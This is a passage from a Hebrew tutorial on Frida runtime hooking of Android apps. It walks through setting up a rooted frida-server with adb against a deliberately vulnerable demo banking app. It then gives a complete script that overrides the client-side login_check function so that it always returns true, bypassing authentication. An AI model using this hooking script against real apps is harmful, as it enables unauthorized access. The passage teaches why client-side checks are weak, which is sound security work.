ניתן לראות שישנו if הפונה לפונקציה בשם login_check, ובמידה והפונקציה מתרחשת כמו שצריך אפשר לראות שאנחנו מועברים לדף הבא בשם homepage, ומנגד, במידה והפונקציה לא התרחשה כמו שצריך, ישנו else אשר תפקידו להדפיס את ההודעה ש-Username or Password is incorrect.

אז בואו ננסה להבין את הפונקציה של לוגיקת ההתחברות הנקראת login_check:

```
public class MainActivity extends AppCompatActivity {
  public boolean login_check(String paramString1, String paramString2) {
    boolean bool;
    if (paramString1.length() == Math.abs(1546) * 12 / 45 && paramString2.length() == Math.max(54, 76) * Math.abs(4343) + 2) {
      bool = true;
    } else {
      bool = false;
    }
    return bool;
  }
```

ניתן לראות קודם כל שהפונקציה היא מסוג Boolean, מה שאומר שתפקידה להחזיר לנו ערך מסוג בוליאני של אמת או שקר. בנוסף, הפונקציה מקבלת 2 פרמטרים מסוג String כאשר הראשון הינו **paramString1** והשני הוא **paramString2**. ניתן לשער שאלו הערכים שלנו של שם המשתמש והסיסמא.

כמו כן, ניתן לראות שהפונקציה עושה בדיקה מתמטית כל שהיא, הבודקת האם אורך התווים של הערך של כל אחד מהפרמטרים שהפונקציה קיבלה, paramString1 או paramString2, שווה לאורך של פעולה מתמטית כל שהיא. במידה והאורך של ה-String הראשון ושל ה-String השני יהיו שווים לפעולה המתמטית, יחזור הערך true, אחרת יחזור false. כנראה שאם נעשה פה חישוב כלשהו, אנחנו נצליח להגיע לתשובה כזאת או אחרת, ואולי נצליח להתחבר. אבל לא באנו לעשות כאן מתמטיקה ☺

הנקודה שאני רוצה להבהיר כאן היא הדבר הבא - **האפליקציה מבצעת בדיקה בצד הלקוח לצורך ההתחברות**. כן, תקראו את זה שוב. הבדיקה שהאפליקציה מבצעת בכדי שאני אתחבר, מתבצעת בצד הלקוח, בצד בו הלקוח יכול לקרוא את הלוגיקה של איך וכיצד האפליקציה מחברת אותי.

הנתון הזה הוא קריטי! האפליקציה שאני בניתי כיום היא אכן נוצרה עם חולשה בכוונה תחילה, אך כיום, כ-60% מהחולשות הנמצאות באפליקציות הם בצד הלקוח, מה שאומר שהחולשה נמצאת בידיים שלנו!

עולם המובייל, כמה שהוא עצום וענק, הוא עולם פרוץ למדי. וזה נתון גדול עבור חוקרי האבטחה בעולם המובייל.

נחזור לאפליקציה שלנו. אנחנו מבינים כעת שהאפליקציה שלי מחזירה true במידה והלוגיקה שלה התבצעה כמו שצריך, ועל ידי כך אני אצליח להתחבר ולהגיע למסך הבא, ואילו מנגד, האפליקציה תחזיר false במידה והכנסתי פרטים שלא עמדו בתנאי הבדיקה.

בואו נחשוב שנייה אחת, ותשאלו את עצמכם - מה הייתם רוצים שיקרה כדי שלא משנה מה יקרה אנחנו נתחבר תמיד?

אז אם חשבתם נכון - בואו נדאג לכך שהאפליקציה תחזיר לי true תמיד, לא משנה מה יקרה ולא משנה מה אכניס לתוך התיבות של שם המתשמש והסיסמא. אבל שאלה אחת, כיצד נוכל לבצע את זה? הרי האפלקיציה שלנו מותקנת על הפלאפון, הקוד שלה כבר כתוב וחתום ולא נוכל לשנות את מה שכבר קיים.

אז לא בדיוק, אנחנו חוזרים לסבתא שלנו - Frida.

זוכרים שאמרתי לכם בתחילת המאמר ש-Frida יכול לבצע עריכה של קטעי קוד מהאפליקציה תוך זמן הריצה שלה? אז זה בדיוק מה שאנחנו הולכים לעשות עכשיו. אנחנו הולכים להרים את האפליקציה על גבי המובייל שלנו, ותוך כדי שהאפליקציה רצה אנחנו הולכים לערוך את הפונקציה של login_check ולדאוג לכך שהיא תחזיר לנו true באופן קבוע, לא משנה מה נכניס. בכך, בכל פעם שנלחץ על כפתור ההתחברות אנחנו נקבל true ונוכל בכך לעבור למסך הבא. אז בואו נראה איך אנחנו עושים את זה.


שלב הכנת התשתית

אז בכדי להתחיל ובכדי שנוכל לקשר את פרידה אל תוך האפליקציה שלנו, נצטרך להקים שרת של פרידה על גבי הפלאפון בו אנו נמצאים. תפקידו של השרת הוא לקשר בין המכשיר הסלולארי בו נמצאת האפליקציה אותה אנחנו רוצים לחקור, לבין המחשב החיצוני (המחשב המארח) דרכו אנו מריצים את כלל הפקודות של פרידה.


אז תחילה אנחנו נוריד את השרת של פרידה למחשב מהלינק הבא:

https://github.com/frida/frida/releases

שימו לב שישנם אינסוף קבצים להורדה עבור כל גרסא של פרידה, והגרסאות מתעדכנות כל יומיים. תוודאו שאתם מורידים גרסת שרת המתאימה לגרסת הפרידה שמותקנת אצלכם במחשב. לכתיבת שורות אלו אני משתמש בפרידה בגרסא 14.2.18:



לכן אוריד גרסת שרת המתאימה לגרסה בה אני משתמש. שימו לב שאתם מחפשים את הקובץ הבא: frida-server-[version]-android-[architecture] (את גרסת הארכיטקטורה של המכשיר הסלולארי שלכם תוכלו לזהות תחת ההגדרות של המכשיר בהגדרות הטלפון. במידה ואתם מסתבכים תורידו את ארבעת הקבצים ורק זה שמתאים לגרסא שלכם יוכל לרוץ, השאר יריצו שגיאה):



אחרי ההורדה של קבצי הארכיון, יש לחלץ את הקבצים.

בשלב הבא, אנחנו נרצה להתחבר דרך חלונית הפקודה (CMD) אל מכשיר הטלפון שלנו, וזאת במטרה שנוכל לשים שם את קובץ השרת של פרידה בטלפון ולהרים אותו, בכך ניצור תקשורת בין מכשיר האנדרואיד שלנו לבין המחשב המארח, ונוכל להריץ פקודות של Frida ממקום אחד לשני.

בכדי לעשות זאת נצטרך להשתמש בכלי נוסף הנקרא adb.exe. שם זה הוא ראשי תיבות של המילה Android Debug Bridge. מטרתו של כלי זה הוא לשמש מפתחים ומשתמשי אנדרואיד בכדי לבצע התחברות בצורת CLI למכשיר הפלאפון, ולהריץ עליו פקודות לצרכים שונים. ממש כמו שיש לנו חלונית פקודה בווינדוס, או טרמינל בלינוקס, כאן אנחנו מתחברים לטרמינל של מכשיר האנדרואיד שלנו.


את הכלי adb.exe ניתן להוריד מהלינק הבא:

https://developer.android.com/studio/releases/platform-tools

לאחר ההורדה, נחלץ את התיקייה ונפתח חלונית פקודה (CMD) בנתיב של הקובץ שלנו - adb.exe.


פקודה ראשונה שאנחנו נריץ תהיה הפקודה adb device. פקודה אשר תפקידה לזהות התקני פלאפון המחוברים למחשב.

במקרה הזה יש לנו את המכשיר הוירטואלי שאנו מריצים עם Android Studio ולכן נקבל את התוצאה הבאה:



הצלחנו לזהות את מכשיר הטלפון המחובר אל המחשב שלנו.


בכדי להתחבר אליו נוכל לרשום adb shell ונשים לב שאנו מקבלים terminal להרצת פקודות בתוך הפלאפון עצמו:



השלב הבא שלנו, הוא להכניס את שרת הפרידה שהורדנו ממקודם לתוך המכשיר הסלולארי, וכמו כן להריץ אותו. בכדי לדחוף קובץ מהמחשב שלנו אל תוך מכשיר האנדרואיד, אנחנו נשתמש בפקודה הבאה (שימו לב שיצאתם מהמכשיר הסלולארי וכעת אתם במחשב שלכם. כדי להתנתק יש לרשום **exit**):

```
adb push [path of frida server] /data/local/tmp
```


במקרה שלי אני אצטרך את קובץ השרת בגרסא של x86 ולכן אדחוף אותו לנתיב שציינתי בפקודה:




הקובץ הועבר בהצלחה וכעת הזמן להריץ אותו בתוך המכשיר הסלולארי. נתחבר בשנית למכשיר על ידי adb shell. ניגש לנתיב אותו שמנו את הקובץ אשר הוא /data/local/tmp.

כעת יש להעניק הרשאות ריצה לקובץ על ידי הפקודה:


```
chmod +x [Fridas server name]
```




כעת הקובץ שלנו ניתן להרצה. ברגע שננסה להריץ את הקובץ אנחנו נתקל בשגיאה הבאה:



השגיאה היא שגיאה של Permission Denied. אם אתם זוכרים, מקודם ציינתי שנצטרך הרשאות root כדי להקים את שרת הפרידה. אז כאן זה מגיע. בכדי להעלות לעצמנו את ההרשאות ל-root נצטרך להריץ את הפקודה su (Switch User) למשתמש root ומיד לאחר מכן נקבל טרמינל עם הרשאות גבוהות של מנהל.



כעת שאנו עם משתמש root, נריץ את שרת הפרידה שלנו:




כעת השרת שלנו רץ ברקע ואנחנו מעתה ואילך הולכים להשאיר אותו כך בצד. נפתח כעת חלונית פקודה חדשה, ונשתמש בפרידה בכדי למפות את כלל התהליכים הרצים בתוך המכשיר הסלולארי שלנו.

הדגל U- מסמל מכשירים המחוברים ע"י USB:

```
frida-ps -U
```

נוכל לזהות תהליכים רבים הרצים על גבי הפלאפון שלנו, ומביניהם ניתן לראות את האפליקציה שלנו רצה ברקע:



שלב ההוצאה לפועל

כעת, אנחנו עוברים לשלב המתקפה שלנו, ולצורך כך אנחנו נכין סקריפט בשפת Python אשר יתממשק לאפליקציה שלנו ושם אנו נגדיר לו איזה פונקציה ספציפית בתוך האפליקציה אנחנו רוצים לבצע עריכה.

הקוד שלנו הולך להיות מאוד פשוט. המבנה הבסיסי של הקוד ייראה כך ואני אסביר אותו כעת (בסוף החלק אשים את הקוד המלא להעתקה):

frida-hooking.py

```python
import frida
import sys

jscript = """
    Java.perform(function() {

    });
"""

process = frida.get_usb_device(1).attach("")
script = process.create_script(jscript)
script.load()

sys.stdin.read()
```

דבר ראשון, אנחנו קוראים לספרייה של Frida וכמו כן לספריית sys. הספרייה של פרידה תשמש אותנו ליצירת תקשורת והרצת פקודות עם מכשיר האנדרואיד שלנו, וספריית sys תשמש אותנו (כמו שניתן לראות בשורה האחרונה) לשמירה על התוכנה שלנו שתישאר באוויר ושתמשיך לעבוד ושלא תיסגר לנו אחרי שנריץ אותה ישר. הפקודה בעצם מחכה ל-input מן המשתמש, ובכך מאפשר לכלי שלנו להמשיך לרוץ.

ניתן לראות שישנו ערך מסוג String הנקרא jscript, שבתוכו אנו הולכים להכניס את הפקודות JS שלנו, במטרה ולהתממשק עם האפליקציה.

לאחר מכן יש לנו יצירה של ערך חדש בשם process שתפקידו להכיל את החיבור שלנו למכשיר האנדרואיד. כמו שהרצנו את הפקודה adb shell, גם כן זה מה שמתרחש. בנוסף לכך, אנחנו הולכים לעשות attach, מה שאומר שאנחנו הולכים לשבת על אפליקציה ספציפית מתוך מכשיר האנדרואיד שלנו. במקרה הזה זו תהיה האפליקציה שלנו - Digital Whisper Bank.

שורה לאחר מכן אנו יוצרים משתנה חדש בשם script שתפקידו ליצור לנו את פקודות ה-JS שכתבנו על גבי החיבור (process) שהגדרנו לפני כן עם מכשיר האנדרואיד. ולאחר מכן אנו מריצים את הפקודות על ידי הפקודה של script.load().

אז בואו נראה מה אנחנו יכולים לעשוות.

קודם כל, לפונקציה של ה-attach שלנו נצרף את שם האפליקציה, וזה כמו שראינו לפני כן כאשר השתמשנו בפקודה של frida-ps -U:

```
C:\Windows\system32\cmd.exe
C:\Users\yuval>frida-ps -U | findstr -i digital
4870  com.example.digitalwhisperbank

C:\Users\yuval>
```

נוסיף את שם האפליקציה לשורת הקוד שלנו:

```
process = frida.get_usb_device(1).attach("com.example.digitalwhisperbank")
```


תריצו את התוכנית במטרה לוודא שהכל עובד תקין ושאין שגיאות. במידה ואתם מקבלים שגיאה, תוודאו ששרת הפרידה שלכם שהקמנו מקודם עדיין פועל ושהוא לא נפל.

עכשיו אנחנו נכנסים לקוד JS שלנו.

אנחנו הולכים כעת ליצור משתנה, שתפקידו יהיה לתפוס את הדף הראשי שלנו באפליקציה (MainActivity כפי שציינו קודם). הפקודה תיראה כך:

```
Java.perform(function() {
    var change = Java.use('com.example.digitalwhisperbank.MainActivity');
```

בסוגריים אנו מגדירים את שם ה-package של האפליקציה ובנוסף לכך את שם ה-Activity אותו אנו רוצים לתפוס. אם אתם זוכרים, זה כמו שראינו לפני כן ב-jd-gui:



השלב הבא, אחרי שתפסנו את הקובץ הספציפי שאנו רוצים, הלא הוא MainActivity, אנו רוצים לגשת לפונקציה הספציפית באותו הקובץ, האחראית לבדיקה של ה-Login.

כמו שכבר אתם יודעים, השם של הפונקציה שלנו הוא **login_check** וזה מה שאנו מחפשים:

```
public class MainActivity extends AppCompatActivity {
  public boolean login_check(String paramString1, String paramString2) {
    boolean bool;
    if (paramString1.length() == Math.abs(1546) * 12 / 45 && paramString2.length()
      bool = true;
    } else {
      bool = false;
    }
    return bool;
  }
```


לכן כעת, על גבי הערך החדש שיצרנו בשם change, נגיד לו שאנו רוצים לבצע כתיבה מחדש של כל הפונקציה login_check. זה יבוצע על ידי הקוד הבא:

```
Java.perform(function() {
    var change = Java.use('com.example.digitalwhisperbank.MainActivity');

    change.login_check.implementation = function()
    {

    };
});
```

כעת, כל מה שנרשום בפנים יתבצע וזאת כאשר נלחץ על כפתור ה-Login שלנו. במקרה זה בואו ננסה סתם להדפיס משהו למסך:

```
change.login_check.implementation = function()
{
    console.log("This is really working!")
};
```

נריץ את התוכנה שלנו וניגש לאפליקציה ונלחץ על התחברות (זכרו שאנחנו צריכים להכניס שם משתמש וסיסמא כל שהוא כדי שהתוכנית תשלח אותנו לפונקציה של check_login):




נראה שזה עובד מדהים!

כעת נשאר לנו הדבר האחרון, וזה לדאוג שלא משנה מה נכניס בתוך השם משתמש והסיסמא, נקבל באופן תמידי true. אז כל מה שעלינו לעשות זה לדאוג שהפונקציה תחזיר true:

```
Java.perform(function() {
    var change = Java.use('com.example.digitalwhisperbank.MainActivity');

    change.login_check.implementation = function()
    {
        console.log("Injecting the application with Frida...");
        return true;
    };
});
```

נריץ את האפליקציה בשנית, ונלחץ על כפתור ה-Login. חברים יקרים - ברוכים הבאים לאפליקציה האמיתית שלנו:



אנחנו לגמרי בפנים!

הקוד המלא להעתקה:

```
import frida, sys

jscript = """
    Java.perform(function() {
        var change =
Java.use('com.example.digitalwhisperbank.MainActivity');

        change.login_check.implementation = function()
        {
            console.log("Injecting the application with Frida...");
            return true;
        };
    });
"""

process =
frida.get_usb_device(1).attach("com.example.digitalwhisperbank")
script = process.create_script(jscript)
script.load()

sys.stdin.read()
```

אסכם שוב את כל מה שהלך כאן:

פרידה מאפשרת לנו להזריק קוד JS אל תוך האפליקציה שלנו תוך כדי זמן ריצה (מה שנקרא - בלייב). מאחר וראינו שמנגנון ההתחברות לאפליקציה מבוצע בצד הלקוח בלבד, הבנו שאם נבצע מניפולציה קטנה על גבי הפונקציה של login_check, נוכל לגרום לכך שהאפליקציה תאשר אותנו ותאפשר לנו לעבור למסך הבא, כאילו ביצענו תהליך אימות תקין לגמרי. על ידי שינוי ועריכת פונקציית login_check גרמנו לכך שהפונקציה תחזיר באופן תמידי true, מה שיאפשר לנו להתחבר וזאת ללא משמעות בערכים שנכניס תחת שם המשתמש והסיסמא.

